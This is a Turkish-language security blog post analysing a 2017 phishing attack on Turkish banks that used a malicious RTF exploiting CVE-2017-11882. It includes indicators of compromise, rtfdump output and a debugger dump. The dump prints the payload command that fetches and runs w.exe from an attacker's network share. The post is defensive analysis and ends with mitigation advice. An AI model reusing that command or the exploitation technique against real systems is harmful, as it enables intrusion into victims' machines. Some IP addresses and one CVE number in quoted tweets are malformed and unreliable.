


MetaStrike Operasyonu

written by Mert SARICA | 1 May 2018

21.11.2017 tarihinde saat 16:16'da, Türkiye'de bulunan 19 bankanın toplam 535 çalışanına Anna.Yasko@profix.kiev.ua e-posta adresinden Changes to the terms başlığına sahip, ekinde Swift Changes.rtf dosyası bulunan bir e-posta gönderildi ve çoğu bankanın kullanmış olduğu güvenlik sistemleri tarafından ya silindi ya da karantinaya alındı.



1 21 Nov 2017 17:16:23 (GMT +03:00) MID: [REDACTED]
SENDER: Anna.Yasko@profix.kiev.ua
RECIPIENT: [REDACTED]
SUBJECT: Changes to the terms
LAST STATE: Message [REDACTED] aborted: Dropped by [REDACTED]
Swift changes.rtf

Message Details	
Envelope and Header Summary	
Received Time:	21 Nov 2017 17:16:23 (GMT +03:00)
MID:	[REDACTED]
Message Size:	98.82 (KB)
Subject:	Changes to the terms
Envelope Sender:	Anna.Yasko@profix.kiev.ua
Envelope Recipients:	[REDACTED]
Attachments:	Swift changes.rtf

Güvenlik sistemlerinde çok sayıda alarma yol açan bu şüpheli e-posta incelendiğinde, başlıkta ve ekindeki dosyada Swift kelimesinin geçmesinin yanısıra, alıcı listesinde (To:) yabancı banka çalışanlarının da dahil olduğu tam 952 kişinin yer alıyor olması ve e-postanın ileti gövdesinde (body) herhangi bir metnin yer almaması şüpheleri fazlasıyla arttırıyordu. E-postanın başlık bilgileri incelendiğinde, gönderen SMTP sunucusunun gerçekten de ProFIX firmasına ait olması ilk olarak bu kurumun hacklenmiş olabileceğine işaret ediyordu. Kim bu ProFIX diye ufak bir araştırma yapıldığında, 29 ülkede 250'den fazla banka ile çalışan, 2013 yılından bu yana ise Belarus, Ermenistan, Gürcistan, Ukrayna ve Moldovya'da hizmet veren bir SWIFT iş ortağı olduğu anlaşılıyordu.

Swift Changes.rtf dosyası incelendiğinde ise bu dosyanın içinde Microsoft Office 2007'den 2016'ya kadar tüm sürümlerini etkileyen bir zafiyeti (CVE-2017-11882) istismar eden bir istismar kodu olduğu ortaya çıktı. 14 Kasım'da Microsoft tarafından yaması yayınlanan, GitHub üzerinde ise 20 Kasım'da istismar kodu yayınlanan bir zafiyet, 21 Kasım'da Türkiye'deki 19 bankaya siber saldırı gerçekleştirmek amacıyla, hacklendiği düşünülen ProFIX isimli bir SWIFT iş ortağı üzerinden gerçekleştiriliyordu!

pestudio 8.68 - Malware Initial Assessment - www.winitor.com				
File Help				
c:\users\mert\desktop\swift changes.rtf				
indicators (1/2)				
virustotal (24/59 - 22.11.2017)				
strings (155)				
engine (58)	positiv (24)	date (dd.mm.yyyy)	age (days)	
Sophos	Exp/201711882-A	22.11.2017	1	
McAfee	Exploit-FXR18ED2312BF6CD	22.11.2017	1	
Ikarus	Exploit.CVE-2017-11882	22.11.2017	1	
BitDefender	Exploit.CVE-2017-11882.Gen	22.11.2017	1	
Ad-Aware	Exploit.CVE-2017-11882.Gen	22.11.2017	1	
GData	Exploit.CVE-2017-11882.Gen	22.11.2017	1	
Rising	Exploit.CVE-2017-11882.Gen!1.AED3 (CLASS...	22.11.2017	1	
AegisLab	Exploit.Msoffice.Cvelc	22.11.2017	1	
Microsoft	Exploit:O97M/CVE-2017-11882	22.11.2017	1	
Kaspersky	HEUR:Exploit.MSOffice.CVE-2017-11882.b	22.11.2017	1	
ZoneAlarm	HEUR:Exploit.MSOffice.CVE-2017-11882.b	22.11.2017	1	
Avast	Other:Malware-gen [Trj]	22.11.2017	1	
AVG	Other:Malware-gen [Trj]	22.11.2017	1	
ViRobot	RTF.S.Exploit.31811	22.11.2017	1	
AhnLab-V3	RTF/Cve-2017-11882	22.11.2017	1	
TrendMicro-HouseCall	TROJ_RTFCVE201711882.A	22.11.2017	1	
TrendMicro	TROJ_RTFCVE201711882.A	22.11.2017	1	
DrWeb	Trojan.DownLoader25.57745	22.11.2017	1	
Symantec	Trojan.Mdropper	22.11.2017	1	
Fortinet	WM/Agent.1416ltr	22.11.2017	1	
Baidu	Win32.Exploit.CVE-2017-11882.a	22.11.2017	1	
ESET-NOD32	Win32/Exploit.CVE-2017-11882.A	22.11.2017	1	
Bkav	clean	21.11.2017	2	
MicroWorld-eScan	clean	22.11.2017	1	
nProtect	clean	22.11.2017	1	
CMC	clean	22.11.2017	1	
CAT-QuickHeal	clean	22.11.2017	1	
Malwarebytes	clean	22.11.2017	1	
Zillya	clean	22.11.2017	1	
TheHacker	clean	21.11.2017	2	
K7GW	clean	22.11.2017	1	
K7AntiVirus	clean	22.11.2017	1	
Arcabit	clean	22.11.2017	1	
sha256: 17F9DB18327A29777B01D741F7631D9EB9C7E4CB33AA0905670154A5C191195C				

Bulmacının kayıp parçalarını birleştirdikçe ortaya zamanlaması muazzam, senaryosu amatörce ((To: kısmında 952 kişinin olması, ileti gövdesinde metin olmaması vs.) kurgulanmış bir siber saldırı girişimi çıktı. 952 e-posta adresinin nereden ve nasıl temin edildiği sorusuna tam olarak yanıt bulunamasa da, sosyal medya üzerinde siber güvenlik uzmanlarından Huzeyfe ÖNAL ve Furkan ÇALIŞKAN'ın tespitlerine göre 25 Eylül tarihinde Pastebin sitesinde yer alan bir liste baz alınmıştı. 952 e-posta adresi ile Pastebin'de yer alan bu liste karşılaştırıldığında e-posta adreslerinin çok büyük bir oranının bu liste ile örtüşüyor olması, güvenlik uzmanlarını doğrular nitelikteydi.



Huzeyfe ÖNAL

@huzeyfeonal

Follow

Rusya Merkez Bankası (CBR) ve Ukraynalı #SWIFT firması Profix'den geliyormuş gibi Türkiye'deki 16 bankaya yönelik #Phishing saldırısı yapılıyor. lnkd.in/e953fNb

9:25 PM - 22 Nov 2017

13 Retweets 10 Likes



2

13

10



Huzeyfe ÖNAL @huzeyfeonal · 5h

Replying to @huzeyfeonal

Bu da gönderilen mail ve indirilen .exe'ye ait IP/Domain bilgileri.

IOC Bilgileri:

Gönderici Mail Adresi: Anna.Yasko@profix.kiev.ua (Real Sender: a.sherkov@cards-cbr.ru)

Gönderici IP: 104.254.89.77

Kullanılan Zafiyet: CVE-2017-18882

Doğru İsim: Swift changes.rtf

URL/IP :

- cards-cbr.ru
- 104.200.67.112
- 195.1.4.124
- 195.1.4.1254
- 136.68.234.1128 (w.exe download için kullanılan sunucu)

5

3



Furkan ÇALIŞKAN @caliskanfurkan_ · 6h

Replying to @huzeyfeonal


Hedefler şuradan seçilmiş gibic:





3896D630.7C445683@ingbank.com 3896fc2e.d060...
archived 26 Sep 2017 20:26:50 UTC
archive.li

22 Kasım tarihinde Carbon Black firmasının blog sayfasında bu siber saldırının özet teknik detaylarına IOCları ile birlikte yer verildi. 30 Kasım tarihli FireEye iSight istihbarat raporuna bakıldığında bu grubun 2016 yılından bu yana 19 ülkedeki finansal kurumları Cobalt Strike sızma testi yazılımı ile hedef alan Cobalt grubu (diğer bir adıyla MetaStrike) olduğu anlaşılmıyordu. 8 Aralık tarihinde ise Palo Alto Networks firmasının blog sayfasında bu defa istismar kodunun teknik detaylarına yer verildi.

Swift Changes.rtf dosyası çalıştırılır çalıştırılmaz Microsoft Office'in Microsoft Equation Editor bileşenindeki yığın tabanlı bellek taşması (stack buffer overflow) zafiyetini istismar ederek \\138.68.234.12\w\w.exe paylaşım adresi üzerinden w.exe dosyasını çalıştırıyordu. Şayet Windows, SMB protokolü üzerinden ilgili adrese bağlanamıyor ise ve işletim sistemi üzerinde WebClient servisi çalışır durumda ise bu durumda WebDAV protokolü üzerinden tanımlı vekil sunucu (proxy) ayarlarını da dikkate alarak bağlanmaya çalışmaktaydı. Bu durum da istismar edilen hedef sistemin ilgili adrese erişip zararlı kodu çalıştırma ihtimalini fazlasıyla arttırıyordu!




111111111111





Son zamanlarda gerçekleştirilen siber saldırılarda zararlı RTF dosyalarının sıklıkla kullanılıyor olması sebebiyle bu yazı ile şüphede duyulan bir RTF dosyasının hızlı bir şekilde nasıl analiz edilebileceğine, Swift Changes.rtf dosyası özelinde yer vermek istedim. Zararlı RTF dosyalarının kötü emellerini gerçekleştirebilmeleri için OLE nesnelerinden faydalandıklarını bildiğimiz için Didier Stevens tarafından geliştirilen RTFDump aracı ile kısa bir sürede zararlı koda ulaşmak mümkün olabiliyor.

rtfdump aracına -aE parametresi vererek RTF içeriğini ASCII olarak görüntülediğimde ilgili OLE nesnelerini bulmak samanlıkla iğne aramaktan farksız olduğu için -f 0 parametresi ile sadece OLE nesnelerini listeledim. Ardından 7, 13, 19 ve 25 dizilerine tek tek -s ve -H (hex çıktısı) parametreleri ile baktığımda 7. dizide istismar kodu içine gömülü olan ip adresine ve Palo Alto Networks'un yazısına da konu olan WinExec fonksiyonunun adresine (0x430c12) statik olarak ulaştım.


```
C:\Windows\system32\cmd.exe
C:\Users\Mert\Desktop>python rtfdump.py -aE "Swift changes.rtf"
1 Level 1 c= 6 p=00000000 l= 31808 h= 30922 b= 0 u=
38 \rtf1
2 Level 2 c= 1 p=00000034 l= 38 h= 3 b= 0 u=
5 \fonttbl
3 Level 3 c= 0 p=0000003d l= 28 h= 3 b= 0 u=
5 \f0
4 Level 2 c= 0 p=0000005d l= 31 h= 11 b= 0 u=
5 \generator
5 Level 2 c= 3 p=000000b4 l= 7903 h= 7727 b= 0 u=
7 \object
6 Level 3 c= 0 p=000000cd l= 23 h= 3 b= 0 u=
7 \*objclass Equation.3
7 Level 3 c= 0 p=000000f5 l= 7106 h= 7092 b= 0 0 u=
0 \*objdata
8 Level 3 c= 1 p=00001cb8 l= 730 h= 632 b= 0 u=
0 \result
9 Level 4 c= 1 p=00001cc0 l= 721 h= 632 b= 0 u=
0 \pict
10 Level 5 c= 0 p=00001cc6 l= 11 h= 0 b= 0 u=
0 \*picprop
11 Level 2 c= 3 p=00001f96 l= 7903 h= 7727 b= 0 u=
7 \object
12 Level 3 c= 0 p=00001faf l= 23 h= 3 b= 0 u=
7 \*objclass Equation.3
13 Level 3 c= 0 p=00001fd7 l= 7106 h= 7092 b= 0 0 u=
0 \*objdata
14 Level 3 c= 1 p=00003b9a l= 730 h= 632 b= 0 u=
0 \result
15 Level 4 c= 1 p=00003ba2 l= 721 h= 632 b= 0 u=
0 \pict
16 Level 5 c= 0 p=00003ba8 l= 11 h= 0 b= 0 u=
0 \*picprop
17 Level 2 c= 3 p=00003e78 l= 7903 h= 7727 b= 0 u=
7 \object
18 Level 3 c= 0 p=00003e91 l= 23 h= 3 b= 0 u=
7 \*objclass Equation.3
19 Level 3 c= 0 p=00003eb9 l= 7106 h= 7092 b= 0 0 u=
0 \*objdata
20 Level 3 c= 1 p=00005a7c l= 730 h= 632 b= 0 u=
0 \result
21 Level 4 c= 1 p=00005a84 l= 721 h= 632 b= 0 u=
0 \pict
22 Level 5 c= 0 p=00005a8a l= 11 h= 0 b= 0 u=
0 \*picprop
23 Level 2 c= 3 p=00005d5a l= 7903 h= 7727 b= 0 u=
7 \object
24 Level 3 c= 0 p=00005d73 l= 23 h= 3 b= 0 u=
7 \*objclass Equation.3
25 Level 3 c= 0 p=00005d9b l= 7106 h= 7092 b= 0 0 u=
0 \*objdata
26 Level 3 c= 1 p=0000795e l= 730 h= 632 b= 0 u=
0 \result
27 Level 4 c= 1 p=00007966 l= 721 h= 632 b= 0 u=
```








Dinamik kod analizi ile de doğrulamak için ise öncelikle Windows Debugging Tools ile gelen Global Flags Editor üzerinde bir ayarlama yapmam gerekti. Swift Changes.rtf dosyası Microsoft Office Word ile açıldıktan sonra Microsoft Equation Editor bileşenine ait eqnedt32.exe programını istismar ettiği için eqnedt32.exe programı açılır açılmaz x64dbg hata ayıklayıcının devreye gireceği şekilde ayarladım. Winexec fonksiyonun adresine kesme noktası koyup adım adım geriye gidip fonksiyon çıkışlarına da kesme noktası koyarak kısa sürede ret2libc yönteminden faydalanan istismar koduna ulaşmış oldum.



ret2libc (visual)



x32dbg - File: EQNEDT32.EXE - PID: F14 - Module: eqnedt32.exe - Thread: Main Thread B74

File View Debug Trace Plugins Favourites Options Help Dec 26 2017

CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Thread

Hide FPU

EAX 00000001
EBX 00000006
ECX 00000000
EDX 0018F168 "Berlin Sans FB Demi"
EBP 41414141
ESP 0018F1D0
ESI 0018F7DC
EDI 0018F380

EIP 00411874 eqnedt32.00411874

EFLAGS 00000344
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 1 IF 1

LastError 00000000 (ERROR_SUCCESS)
LastStatus 00000000 (STATUS_SUCCESS)

GS 0028 FS 0053
ES 0028 DS 0028
CS 0023 SS 0028

X87r0 00000000000000000000 ST0 Empty 0.00
X87r1 00000000000000000000 ST1 Empty 0.00

Default (stdcall) 5 Unlocked

1: [esp+4] 0018F350
2: [esp+8] 00000000
3: [esp+C] 0018F1EC "Berlin Sans FB Demi"
4: [esp+10] 0018F5E0
5: [esp+14] 0018F7DC

.text:00411874 eqnedt32.exe:11874 #11874

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 [x] Locals Struct

Address	Hex	ASCII
0018F350	63 60 64 20 2F 63 20 73 74 61 72 74 20 5C 5C 31	cmd /c start
0018F360	33 38 2E 36 38 2E 32 33 34 2E 31 32 38 5C 77 5C	38.68.234.12
0018F370	77 2E 65 78 65 20 26 41 41 41 41 41 12 0C 43 00	w.exe &AAAAA
0018F380	00 00 00 00 7C 0C 34 08 43 1E 60 68 18 05 A8 E8	].4.C.h
0018F390	F8 29 5A 00 18 00 00 00 F8 AC 58 00 00 00 58 00	ø)Z....e[.
0018F3A0	08 27 5D 00 58 F4 18 00 53 89 61 75 80 E9 59 00	'].Xø.S'au
0018F3B0	00 00 00 00 FF 07 00 00 A4 F4 18 00 80 32 93 77	...Y...Rø.
0018F3C0	A8 00 58 00 7F 07 00 00 A4 F4 18 00 09 26 95 77	...[...Rø.
0018F3D0	06 34 93 77 87 58 40 76 A0 16 06 75 00 00 00 00	.4.w[8v.Ou
0018F3E0	00 00 58 00 5D 01 58 00 01 00 00 00 00 00 00 00	..X.P.X....
0018F3F0	48 3E 58 00 FF FF FF FF 58 3E 58 00 F0 F5 18 00	H>X.yyyx?X.

Command: Dump: 0018F350 -> 0018F350 (0x00000001 bytes)

Time Wasted Debugging: 0:00:23:05

Sonuç olarak siber saldırı girişimi, hazırlanan e-postanın tahminimce aceleye gelmesi (To: kısmında 952 kişinin olması, ileti gövdesinde metin olmaması vs.) ve sıfırdan gün zafiyeti yerine genele duyurulan bir istismar kodunun (bu sayede güvenlik üreticileri imzalarını hızlıca güncelleyebildiler.) kullanılması sayesinde bildiğim kadarıyla Türkiye'deki herhangi bir bankada başarıya ulaşamadı. İstismar kodunun genele açık olarak yayınlanmasından 1 gün sonra bankalarımıza gerçekleştirilen bu siber saldırı bankalarımızı, finans kurumlarımızı hedef alan grupların ne kadar hızlı bir şekilde organize olup, hareket etmesi gelecekte benzer girişimlere, dikkat edilmesi gereken hususlara dair önemli ipuçları veriyor. Yazıma son noktayı koymadan önce bu ve benzeri siber saldırı girişimlerinin başarıya ulaşmasını zorlaştırma adına finans kurumlarının, iç ağıdan internete doğru WebDAV kullanımını engellemelerinde fayda olacağına inanıyorum.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Kurum içinden internete doğru WebDAV bağlantısını kontrol etmek için Explorer üzerinden \\live.sysinternals.com adresine gitmeyi deneyebilirsiniz.